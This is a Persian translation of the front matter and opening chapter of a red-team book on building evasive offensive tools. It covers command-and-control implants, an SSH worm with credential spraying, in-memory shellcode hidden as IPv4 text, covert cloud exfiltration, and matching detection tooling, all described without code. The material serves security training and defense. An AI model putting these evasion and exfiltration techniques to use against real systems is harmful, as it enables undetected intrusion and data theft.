

بسم الله الرحمن الرحیم

Evasion Engineering:
Building Custom Red Team Tools for Modern Defenses

مهندسی فرار
ساختن ابزارهای سفارشی تیم قرمز برای دفاع‌های مدرن

ترجمه شده در شرکت داده پردازی آرین پایش

حسین حیدری

apsec.ir

فهرست

پیش‌گفتار ۸
مقدمه ۹
این کتاب برای چه کسانی است ۹
این کتاب برای چه کسانی نیست ۱۰
چگونه این کتاب سازماندهی شده است ۱۰
بخش اول مبانی تیم قرمز ۱۲
۱ اصول طراحی و توسعه برنامه ۱۳
استحکام و جمع‌آوری الزامات ۱۴
قابلیت استفاده مجدد و کدنویسی ماژولار ۱۶
قابلیت اطمینان و مدیریت استثنا ۱۸
اتخاذ استانداردهای نام‌گذاری و قراردادهای نحوی ۲۱
اضافه کردن یک ثبت‌کننده گزارش ۲۱
طراحی زیرساخت تغییر مسیر ۲۳
ایمن‌سازی زیرساخت شما ۲۴
الزامات زمان اجرا ۲۵
انتخاب بین اصلاح ابزار و توسعه ۲۸
مزایای ساخت‌های چندمرحله‌ای ۲۹
خلاصه ۳۲
2استراتژی‌های فرار ۳۳
استفاده از رمزنگاری کم‌آنتروپی ۳۴
اجتناب از باینری‌ها و بسته‌های پرخطر ۳۹
پیروی از قراردادهای نام‌گذاری ۴۱
پرکردن فایل‌ها ۴۱
اضافه کردن امضای کد ۴۲
تغییر زبان و معماری ۴۳
سایر تکنیک‌های فرار ۴۴
تقلید رفتار کاربر نهایی ۴۴
منحرف کردن مدافعان با عملیات همزمان ۴۴
استفاده از پرچم‌های جعلی برای گمراهی ۴۵

خلاصه ٤٥
بخش دوم توسعه عملی ابزار فرار ٤٦
٣ شمارش با تغییر مسیر ترافیک ٤٧
الزامات فنی ٤٧
معماری استقرار ٤٨
ساختن یک اسکنر وب با AWS Lambda ٤٩
شروع کار با AWS Lambda ٤٩
ایجاد یک تابع پایتون برای ضبط پاسخ‌های وب ٥١
ساختن زیرساخت اسکن پایدار ٥٦
شروع کار با Amazon VPC ٥٧
ساختن یک قالب استقرار قابل استفاده مجدد با CloudFormation ٥٧
پیاده‌سازی اسکنر بدون سرور با Step Functions ٦٤
استقرار راه‌حل CloudFormation ٧٤
استقرار راه‌حل AWS Lambda ٨٠
تغییر آدرس‌های IP منبع ٨١
از بین بردن محیط اسکن شما ٨٢
خلاصه ٨٢
٤ توسعه ایمپلنت‌های فرمان و کنترل ٨٣
طراحی عملکردی ٨٣
معماری استقرار ٨٤
آماده‌سازی محیط GCP شما ٨٥
راه‌اندازی ماژول‌ها و وابستگی‌های Go ٩٢
نوشتن کد ایمپلنت پایه ٩٣
بهبود قابلیت استفاده و پنهان‌کاری ایمپلنت ١٠٢
پیکربندی مجوزهای Firestore ١٠٣
جاسازی اعتبارنامه‌ها و اضافه کردن Firestore ١٠٤
ایجاد پایگاه داده Firestore ١١٥
آزمایش و اجرای ایمپلنت ١١٥
قابلیت پیشرفته ١١٧
خلاصه ١٢٢

5 ایجاد بهره‌برداری‌های جانبی با کرم‌ها ۱۲۳
الزامات فنی ۱۲۴
معماری استقرار ۱۲۴
راه‌اندازی یک نمونه عفونت ۱۲۵
پیکربندی GCP Cloud Shell و Terraform ۱۲۵
استقرار زیرساخت آزمایشی ۱۲۵
کامپایل و رمزگذاری کد ایمپلنت ۱۳۹
جای‌گذاری دستی ایمپلنت ۱۴۰
فعال‌سازی احراز هویت رمز عبور SSH ۱۴۱
آلوده کردن میزبان اول ۱۴۲
خلاصه ۱۴۳
۶ شمارش محلی بدون LOLBins ۱۴۴
LOLBinها چیست؟ ۱۴۴
چرا از LOLBin ها اجتناب کنیم ۱۴۴
سیستم‌عامل ۱۴۵
کاربران و گروه‌ها ۱۴۶
نام میزبان ۱۴۶
پیکربندی شبکه و فایروال ۱۴۶
فرایندها، سرویس‌ها، و وظایف زمان‌بندی‌شده در حال اجرا ۱۴۷
تشخیص و گزارش سیستم‌عامل ۱۴۸
پرس‌وجوی Active Directory برای کاربران و گروه‌ها ۱۴۹
macOS ۱۵۶
Linux ۱۵۹
شناسایی فرایندها، سرویس‌ها، و وظایف زمان‌بندی‌شده در حال اجرا ۱۶۰
خلاصه ۱۶۳
۷ دور زدن تشخیص با بسته‌بندی ترکیبی ۱۶۴
الزامات عملکردی ۱۶۴
تجزیه ابزار و فرایند ۱۶۵
تبدیل فایل‌های اجرایی به shellcode مخفی با Ex2Shell ۱۶۵
• ساختار PE را تجزیه می‌کند (هدرها، واردات، جابه‌جایی‌ها) ۱۶۹

پنهان کردن بار شما در معرض دید با Encode ۱۶۹
اجرای بار در حافظه با ابزار Loader ۱۸۰
خلاصه ۱۹۱
۸ صحنه‌سازی و استخراج پنهانی داده ۱۹۲
صحنه‌سازی ۱۹۲
استخراج ۱۹۳
بازیابی ۱۹۳
معماری استقرار ۱۹۳
راه‌اندازی محیط GCP شما ۱۹۵
ساختن ابزار صحنه‌سازی CAB ۱۹۷
توسعه کلاینت استخراج ۲۰۴
ایجاد کلاینت بازیابی فایل ۲۱۰
اجرای خط لوله کامل استخراج ۲۱۵
خلاصه ۲۱۸
بخش سوم : تست و اعتبارسنجی ۲۱۹
۹ ساختن ابزارهای تشخیص ۲۲۰
تحلیل ویژگی باینری ۲۲۰
تحلیل رفتار شبکه ۲۲۰
الزامات فنی ۲۲۱
ساختن تحلیلگر باینری Go ۲۲۲
ساختن تحلیلگر ترافیک شبکه در پایتون ۲۲۷
پایش ترافیک مشکوک ۲۳۴
خلاصه ۲۴۶
۱۰ اجرای افشاهای کنترل‌شده ۲۴۷
طراحی عملکردی ۲۴۷
الزامات فنی ۲۴۷
معماری استقرار ۲۴۸
شبیه‌سازی پایداری ابری با عملیات IAM Lambda ۲۴۸
راه‌اندازی AWS CloudTrail ۲۵۱
خودکارسازی استقرار با CloudFormation ۲۵۲

apsec.ir

راه‌اندازی و اجرای پشته شبیه‌سازی شما ۲۶۳
ساختن قواعد تشخیص از رویدادهای CloudTrail و CloudWatch ۲۶۷
خلاصه ۲۷۲
مبانی و راه‌اندازی Go ۲۷۳
مبانی و راه‌اندازی GCP ۲۷۹
مبانی و راه‌اندازی AWS ۲۸۱

apsec.ir

پیش‌گفتار

همان‌طور که چشم‌انداز امنیت سایبری به تکامل ادامه می‌دهد، صنعت ما توسط دیدگاه‌های منحصربه‌فرد معدودی که واقعاً به پیشبرد آن متعهد هستند شکل می‌گیرد و تقویت می‌شود. در میان این صداهای تأثیرگذار، Dennis Chowو همکارش Michael LaSalviaهستند، متخصصانی که مشارکت‌هایشان نشانه‌ای معنادار و ماندگار بر جامعه امنیتی گذاشته است.

در چند سال گذشته، من این افتخار را داشته‌ام که Dennis را بشناسم در حالی که برنامه‌های Detection Engineeringو Threat Detection ما را رهبری و متحول می‌کند. ترکیب نادر تخصص تهاجمی و دفاعی او به او یک دیدگاه متمایز داده است، که او را قادر می‌سازد بینش‌ها و راه‌حل‌های عملی ارائه دهد که عمیقاً با اطرافیانش طنین‌انداز می‌شود.

در این عصر جدید هوش مصنوعی، که در آن مهاجمان با سرعت بی‌سابقه‌ای حرکت می‌کنند و دسترسی به فناوری پیچیده هرگز این‌قدر آسان نبوده است، نیاز به شفافیت درباره رفتار دشمن هرگز این‌قدر حیاتی نبوده است. درک اینکه تهدیدهای دنیای واقعی چگونه عمل می‌کنند و ساختن دفاع‌هایی که هم قابل آزمایش و هم در میدان نبرد آزموده‌شده باشند دیگر اختیاری نیستند؛ آن‌ها پایه هر برنامه امنیتی مدرن موفق هستند Dennis .این طرز فکر را تجسم می‌بخشد، و مداوم مرزها را جابه‌جا می‌کند تا اطمینان حاصل شود که دفاع‌های ما به‌سرعت تهدیدهایی که با آن‌ها روبرو هستیم تکامل می‌یابند.

برنامه‌های امنیتی واقعاً مبتنی بر تهدید به‌طور مداوم آزمایش می‌شوند. دشمنان به ابزارهای در دسترس عموم تکیه نمی‌کنند؛ آن‌ها نوآوری می‌کنند و ابزارهای خود را توسعه می‌دهند. در این چشم‌انداز همیشه در حال تغییر، مدافعان باید طرز فکر مهاجم را اتخاذ کنند و تکنیک‌های جدیدی را برای ارزیابی مؤثر کنترل‌های خود بگنجانند.

این کتاب چیزی بیش از یک مجموعه موارد استفاده فنی است. این کتاب نمایانگر اوج استراتژی‌های ترکیبی Dennis و Michael، تجربه صنعتی عملی، و الزامات آینده‌نگر است. این کتاب مدافعان را مجهز می‌کند تا رویکردهای فرار را با تشخیص مؤثر متعادل کنند. چه یک تحلیلگر امنیتی باشید و چه یک تست‌کننده نفوذ، دانشی که در سراسر این صفحات به اشتراک گذاشته شده به شما کمک می‌کند کنترل‌های امنیتی را به‌طور مؤثرتری تطبیق و ارزیابی کنید.

Mustapha Kebbeh

مدیر ارشد امنیتی، UKG

مقدمه

دهه گذشـــته امنیت یک بازی بی‌امان گربه و موش بین اپراتورهای تیم قرمز و مدافعانی بوده که رفتارها و نشـــانگرهای فعالیت‌های تهاجمی را تشـخیص می‌دهند. مدافعان حالا به ابزارهای تشـخیص تهدید پیشـرفته و مقیاس‌پذیر مجهز هسـتند، و تست‌کنندگان نفوذ و تیم‌های قرمز در نتیجه به‌سرعت مزایای فرار خود را از دست می‌دهند. حتی تغییر بارهای استفاده‌شده قبلی برای آن‌ها کافی نیست تا پنهان بمانند.

پیشرفت‌های ابزار تشخیص همچنین یک تکامل استراتژیک در حرفه‌ای‌گری مهاجم را اجبار کرده است. گروه‌های تهدید با تأثیر بالا حالا بارهای سفارشی را از ابتدا با استفاده از زبان‌هایی خارج از خانواده C می‌سازند و تاکتیک‌ها، تکنیک‌ها، و رویه‌های (TTP) خود را به‌طور خاص برای فرار از تشـــخیص‌های مبتنی بر امضـــا و اکتشـــافی بهینه‌ســـازی می‌کنند. گروه‌های تهدید قابل توجهی مانند BlackCat (معروف به ALPHV) و COLD RIVER (معروف به Star Blizzard) تا یک ســال بدون تشـخیص فعالیت کردند قبل از اینکه محققان بتوانند بارهای آن‌ها را به‌طور قوی شـناسـایی و مهندسـی معکوس کنند.

برای رسـیدن به نقاط عطف engagement، متخصـصـــان امنیت تهاجمی امروزی تقریباً همیشـــه باید بهره‌برداری‌ها و بارهای خود را به‌شـدت تغییر دهند. هنگامی که در جلسـات توجیهی پس از engagement به مشـتریان افشـا شـوند، این ابزارها به‌سرعت تشخیص داده می‌شوند و برای عملیات آینده غیرقابل استفاده می‌شوند. engagementهای مدرن نیازمند بارها و ابزارهایی هسـتند که طولانی‌تر از تشـخیص فرار کنند و قابلیت اسـتفاده مجدد مبتنی بر TTP در چندین عملیات را ارائه دهند.

اینجاست که این کتاب وارد می‌شود. به‌جای دادن مجموعه ابزار دیگری که در یک engagement می‌سوزانید، هدف ما کمک به شما در توسعه بارهای سفارشی با در نظر گرفتن قابلیت‌های مدافع است. ما بررسی خواهیم کرد چگونه ابزارهای کامل برای TTPهای رایج را طراحی و بسـازیم که امضـاهای ایسـتا و مصـنوعات آسـان برای اثر انگشـت را به حداقل برسانند، بدون استفاده از باینری‌های زندگی در زمین (LOLBins). با تسلط بر اصول در آزمایشگاه‌ها، شما مهارت‌هایی برای اجتناب از تشخیص در سطح رفتاری به‌جای تکیه بر مبهم‌سازی نشانگر به دست خواهید آورد.

این کتاب برای چه کسانی است

این کتاب برای تست‌کنندگان نفوذی در نظر گرفته شده که به دنبال تبدیل شدن به اپراتورهای ماهر تیم قرمز هستند. شما باید تجربه استفاده و خودکارسازی وظایف برای فناوری‌های وب، ابر، Linux، و شبکه را داشته باشید تا بیشترین بهره را از هر آزمایشـگاه ببرید. حتی اگر از قبل با سـایر حوزه‌های امنیت آشـنا هسـتید، بینش‌های ارزشـمندی درباره نحوه کار TTPهای مختلف در سطح بسیار عمیق‌تر به دست خواهید آورد. فصل‌ها همچنین استفاده گسترده‌ای از چندین ارائه‌دهنده ابری و زبان برنامه‌نویسی Go دارند. اگر در هیچ‌کدام تجربه ندارید، حتماً پیوست را بخوانید.

این کتاب برای چه کسانی نیست

اگر یک تحلیلگر یا مهندس مبتدی با مهارت‌های عملی محدود در سیستم‌های سازمانی، ابر، وب، و اسکریپت‌نویسی هستید، این کتاب برای شما نیست. ما تفسیر کد، مفاهیم پشت‌صحنه سیستم‌عامل، یا فناوری‌های بنیادینی که برای درک فعالیت‌های هر فصل حیاتی هستند را پوشش نمی‌دهیم. این موضوعات در بسیاری از منابع دیگر پوشش داده شده‌اند، و باید قبل از تلاش برای آزمایشگاه‌های اینجا بر آن‌ها تسلط داشته باشید.

چگونه این کتاب سازماندهی شده است

این کتاب در ۱۰ فصل در ۳ بخش سازماندهی شده است. بخش اول: مبانی تیم قرمز اصول طراحی و محدوده‌بندی بارها برای اثربخشی بلندمدت را پوشش می‌دهد.

«سه R» (استحکام، قابلیت استفاده مجدد، و قابلیت اطمینان) را از طریق تکنیک‌های توسعه عملی معرفی می‌کند: ایجاد ماتریس‌های الزامات،

طراحی توابع ماژولار با مدیریت استثنا، پیاده‌سازی احراز هویت برای زیرساخت فرمان و کنترل (C2)، و ساختن بارهای چندمرحله‌ای که ابزارهای موجود را می‌پیچند به‌جای بازنویسی از ابتدا.

فصل ۲: استراتژی‌های فرار فرار از تشخیص را از طریق تصادفی‌سازی زمان‌بندی، رمزنگاری سفارشی کم‌آنتروپی، شمارش مبتنی بر فراخوان سیستمی برای اجتناب از فرایندهای پوسته، پرکردن استراتژیک فایل، امضای کد، و انتخاب زبان برای تأخیر تحلیل پزشکی قانونی بررسی می‌کند.

بخش دوم: توسعه ابزار فرار عملی بر توسعه سفارشی TTPها در آزمایشگاه‌های عملی تمرکز می‌کند.

فصل ۳: شمارش با تغییر مسیر ترافیک به شما آموزش می‌دهد چگونه شمارش مبتنی بر ابر را با استفاده از CloudFormation برای استقرار اسکنرهای Lambda و پروکسی‌های EC2 فعال‌شده با Tailscale خودکار کنید، و همچنین اسکریپت‌های AWS که با راه‌اندازی مجدد نمونه‌ها IPها را می‌چرخانند.

فصل ٤: توسعه ایمپلنت‌های فرمان و کنترل یک ایمپلنت C2 Go با GCP Firestore برای صف‌بندی فرمان‌ها، جاسازی اعتبارنامه از طریق رمزگذاری اعشاری، پیاده‌سازی فرمان‌های سفارشی که از ایجاد پوسته اجتناب می‌کنند (جایگزینی LOLBins با بسته‌های Go)، و استفاده از نظرسنجی تصادفی برای فرار از تشخیص را با جزئیات شرح می‌دهد.

فصل ٥: ایجاد بهره‌برداری‌های جانبی با کرم‌ها شما را از پیاده‌سازی یک کرم SSH Go با محافظها راهنمایی می‌کند، مانند تشخیص honeypot برای فرار پایه، فایل‌های mutex برای جلوگیری از عفونت مجدد، اسپری اعتبارنامه با backoff نمایی، بارهای رمزگذاری‌شده Base64، و تایمرهای خودخاتمه برای حفظ کنترل عملیاتی.

فصل ٦: شمارش محلی بدون LOLBins به شما نشان می‌دهد چگونه LOLBins رایج را با پنج ابزار مبتنی بر Go که از اجرای پوسته اجتناب می‌کنند جایگزین کنید: تشخیص سیستم‌عامل از طریق کتابخانه زمان اجرا، شمارش کاربر/گروه از طریق پرس‌وجوهای LDAP، استخراج نام میزبان، شمارش شبکه/فایروال، و فهرست فرایندها با gopsutil.

فصل ۷: دور زدن تشخیص با بسته‌بندی ترکیبی یک گردش کار بسته‌بندی ترکیبی سه‌مرحله‌ای را پوشش می‌دهد که فایل‌های اجرایی را با Donut به shellcode تبدیل می‌کند، آن را فشرده و به‌عنوان آدرس‌های IPv4 در فایل‌های متنی بی‌ضرر پنهان می‌کند، و سپس بار مبهم‌سازی‌شده را مستقیماً در حافظه برای فرار از تشخیص مبتنی بر فایل اجرا می‌کند.

فصل ۸: صحنه‌سازی و استخراج پنهانی داده نشان می‌دهد چگونه جلوگیری از از دست دادن داده (DLP) و تشخیص مبتنی بر امضا را از طریق یک خط لوله استخراج پنهانی که داده را در فایل‌های CAB صحنه‌سازی می‌کند، بارها را به‌عنوان ورودی‌های GCP Cloud Logging رمزگذاری‌شده به هگز تکه‌تکه و پنهان می‌کند، و سپس فایل‌ها را با تأیید یکپارچگی بازیابی و بازسازی می‌کند، دور بزنید.

بخش سوم: تست و اعتبارسنجی مکانیزم‌های دفاعی برای تشخیص ابزارهای توسعه‌یافته در آزمایشگاه‌های بخش دوم را توصیف می‌کند.

فصل ۹: ساختن ابزارهای تشخیص یک تحلیلگر باینری Go که از قابلیت اشکال‌زدایی داخلی Go برای شناسایی بسته‌های مشکوک استفاده می‌کند و یک تشخیص‌دهنده شبکه پایتون که تحلیل آماری را روی گزارش‌های فایروال برای تشخیص beaconing، اسکن، و ترافیک C2 تصادفی‌شده مصنوعی اعمال می‌کند را ترکیب می‌کند.

فصل ۱۰: اجرای افشاهای کنترل‌شده قالب‌های CloudFormation را نشان می‌دهد که عملیات IAM Lambda مشکوک و TTPهای باج‌افزار را روی EC2 شبیه‌سازی می‌کنند، و تشخیص را از طریق CloudTrail، معیارهای CloudWatch، و پایش فایل مبتنی بر آنتروپی آزمایش می‌کنند.

یک پیوست شما را از راه‌اندازی محیط توسعه خود با ابزارها و پلتفرم‌های استفاده‌شده در سراسر کتاب راهنمایی می‌کند.

کد کامل تمام آزمایشگاه‌های این کتاب در https://github.com/dc401/nostarch-evasion-engineering قابل دسترسی است.

PART I

RED TEAMING FUNDAMENTALS

بخش اول مبانی تیم قرمز

apsec.ir

1

PRINCIPLES OF APPLICATION DESIGN AND DEVELOPMENT

۱ اصول طراحی و توسعه برنامه

این فصل برخی اصول پایه طراحی و توسعه برنامه را پوشش می‌دهد، شامل تعریف نقطه ورود برنامه، افزودن ماژولار بودن از طریق توابع، مدیریت استثناها، و ایمن‌سازی زیرساخت و بارهای خود از سوءاستفاده توسط موجودیت‌های غیرمجاز. ما همچنین ملاحظاتی را بحث خواهیم کرد تا به تیم شما کمک کند تصمیم بگیرد آیا ابزارهای پس از بهره‌برداری را از ابتدا توسعه دهید یا موارد موجود را تغییر دهید.

بسیاری از ما در امنیت به شیوه‌های توسعه ضعیف مجرم هستیم. ما معمولاً بر ایجاد موارد آزمایشی متمرکز هستیم، و هر خودکارسازی‌ای که می‌سازیم معمولاً سیستم‌ها و برنامه‌های موجود و از قبل قوی را ادغام می‌کند. توسعه بارهای تیم قرمز کمی متفاوت از توسعه خودکارسازی سیستم و بهره‌برداری‌هاست به این معنا که ما باید به‌جای آن با «سه R» سر و کار داشته باشیم: استحکام، قابلیت استفاده مجدد، و قابلیت اطمینان. این‌ها الزاماتی هستند که هنگام شروع کدنویسی باید در ذهن داشته باشیم، و برای رسیدن به آن‌ها باید کمی وقت اضافی در کفش‌های یک توسعه‌دهنده بگذرانیم.

رویکردی که در این بخش بحث می‌کنیم از یک طرز فکر توسعه برنامه استفاده می‌کند که ممکن است برای بسیاری از تست‌کنندگان و اعضای جدیدتر تیم قرمز غیرشهودی به نظر برسد. مهم است که به یاد داشته باشید ما راه‌حل‌های بلندمدت و قابل استفاده مجدد ایجاد می‌کنیم، نه بهره‌برداری‌های موقت.

مرحله اول باید طراحی باشد. بسیاری از تست‌کنندگان با یک ایده اولیه یا هدف مورد استفاده شروع می‌کنند و فوراً شروع به کدنویسی می‌کنند، فقط برای اینکه بعداً متوجه شوند ویژگی‌های حیاتی را جا انداخته‌اند یا در ماژولار کردن کد خود

شکست خورده‌اند و حالا باید آن را کاملاً بازنویسی کنند. برای جلوگیری از این، باید با یک طرح الزامات و طراحی شروع کنید. در این بخش، ما شما را از طریق آن فرایند راهنمایی خواهیم کرد.

استحکام و جمع‌آوری الزامات

اولین R توسعه بار، استحکام است، که استفاده بلندمدت از یک ابزار را تضمین می‌کند. هر مورد استفاده با یک هدف یا مقصود شروع می‌شود. برای مثال، ممکن است هدفی برای ساختن یک ایمپلنت فرمان و کنترل (C2) برای engagementهای آینده داشته باشید. بسیاری از توسعه‌دهندگان رویکردی شبیه Agile با ایجاد epicها و user storyها به‌عنوان بخشی از برنامه‌ریزی خود اتخاذ می‌کنند. Epicها به‌عنوان انتشارهای اصلی در نظر گرفته می‌شوند، در حالی که user storyها ویژگی‌ها یا الزاماتی هستند که وظایف درون یک epic را اطلاع‌رسانی می‌کنند.

با ترجمه این رویکرد به جمع‌آوری الزامات تیم قرمز، می‌توانید از ایده یک epic برای ایجاد یک بیانیه هدف محصول‌محور استفاده کنید. برای مثال C2، بیانیه هدف شما می‌تواند این باشد: «یک ساخت C2 حداقلی طراحی‌شده برای ماشین‌های Windows سازگار با x86-64 برای اجرای فرمان‌های پوسته سیستم‌عامل.» به‌عنوان بخشی از الزامات طراحی خود، سپس می‌توانید user storyهایی مانند این‌ها ایجاد کنید:

- به‌عنوان یک اپراتور تیم قرمز، مکانیزم C2 به‌عنوان بخشی از فرار به پوسته خودش نیاز دارد.
- به‌عنوان یک تست‌کننده، مکانیزم C2 باید رمزنگاری Transport Layer Security (TLS) روی شبکه را شامل شود.
- به‌عنوان یک تست‌کننده، مکانیزم C2 به یک تایمر قابل تعریف در زمان اجرا برای پاکسازی خودکار خود نیاز دارد.

user storyهای شما می‌توانند به‌طور قابل توجهی رویکرد طراحی و توسعه شما را تحت تأثیر قرار دهند. یک ماتریس الزامات، همان‌طور که در جدول ۱-۱ نشان داده شده است، می‌تواند به شما کمک کند این الزامات را به‌عنوان اولویت‌ها از نظر بازگشت سرمایه منابع (ROI) بازقالب‌بندی کنید. با استفاده از ماتریس، می‌توانید اهداف حداقل قابل دوام خود را اولویت‌بندی کنید و برای یک انتشار فوری یا آینده برنامه‌ریزی کنید.

Table 1-1: Requirements Matrix

Objective: A minimal C2 build designed for x86-64–compatible Windows machines to run operating system shell commands		
Feature requirements	*Priority*	*Target horizon*
Custom shell calls	Low	Next release
TLS-enabled beaconing	Critical	Current release
Timed self-removal	Medium	Current release

در ماتریس الزامات خود، الزامات ویژگی خود را خلاصـــه می‌کنید و به آن‌ها اولویتی اختصـــاص می‌دهید که یک بازه زمانی معقول برای توسعه را نشان می‌دهد. افق هدف مهم است چون شما بار را به‌عنوان یک مصنوع قابل استفاده مجدد که نگهداری می‌کنید و به توسعه آن ادامه می‌دهید خواهید ساخت.

با ترسیم الزامات پایه خود، آماده هستید به مرحله طراحی طرح خود بروید. اینجا، باید به مهارت‌ها و استعداد فنی موجود خود تکیه کنید تا محتمل‌ترین جریان‌های اجرا و داده را تعیین کنید.

طراحی بار شـما برای تعیین عواملی مانند ماژولار بودن، وابسـتگی‌های خارجی، تعامل، و اجرا حیاتی اسـت. این‌ها را با الزامات نهایی خود ترکیب خواهید کرد تا مورد استفاده مورد نظر را برآورده کنید.

با ادامه مثال C2، می‌توانید شروع به تجسم یک معماری سطح بالا کنید و سپس جزئیات را اضـافه کنید تا تمام توابع کدی که در طول توسعه نیاز خواهید داشت را روشن کنید. شکل ۱-۱ نشان می‌دهد چگونه ممکن است معماری و طراحی مورد نظر خود را ماک‌آپ کنید.




Figure 1-1: A basic C2 execution flow

شکل ۱-۱: یک جریان اجرای C2 پایه

می‌توانید از draw.io یا یک برنامه مشابه برای ایجاد یک نمودار سطح بالا مانند این استفاده کنید که الزامات شما را از جدول ۱-۱ ثبت می‌کند و منطقی را شامل می‌شود که ممکن است بعداً هنگام شروع کدنویسی به تصمیمات جریان کنترل و توابع ترجمه کنید. اگر توابع پیچیده‌ای دارید که نیاز به تحقیق بیشتر دارند، می‌توانید جزئیات زیرروال را برای جهت‌گیری اضافی اضافه کنید. این نمودار برای حالا فقط یک پیش‌نویس پیشنهادی است و باید به‌عنوان یک سند زنده هنگام بازبینی و انتشـــار کد خود با آن رفتار کنید. به توســـعه ابزار خود به‌عنوان چیزی فکر کنید که نگهداری خواهید کرد نه یک اثبات مفهوم ساده.

قابلیت استفاده مجدد و کدنویسی ماژولار

اصـــل دوم R قابلیت اســـتفاده مجدد اســـت، به این معنا که می‌توانید بخش‌هایی از کد خود را دوباره اســـتفاده کنید به‌جای بازنویسی یا شروع از ابتدا در هر تکرار. کدی که ما به‌عنوان متخصصان امنیت می‌نویسیم گاهی به یک اسکریپت بزرگ تبدیل می‌شود. بسیاری از ما از توانایی ایجاد توابع و فراخوانی آن‌ها در صورت نیاز از بدنه اصلی کد استفاده نمی‌کنیم. درســـت اســـت که جریان اجرا عموماً باید «از بالا به پایین» در نظر گرفته شـود، اما رویکرد کدنویســـی که بســـیاری از متخصصان امنیت استفاده می‌کنند می‌تواند بازبینی کد یا اضافه کردن ویژگی‌های جدید را دشوار کند. ما از شما نمی‌خواهیم یک توسعه‌دهنده کامل شوید،

اما باید حداقل مقداری ساختار به سبک کدنویسی خود وارد کنید. اضافه کردن توابع یک راه عالی برای ماژولارتر کردن کد شما و بنابراین مدیریت و بازبینی آسان‌تر آن است.

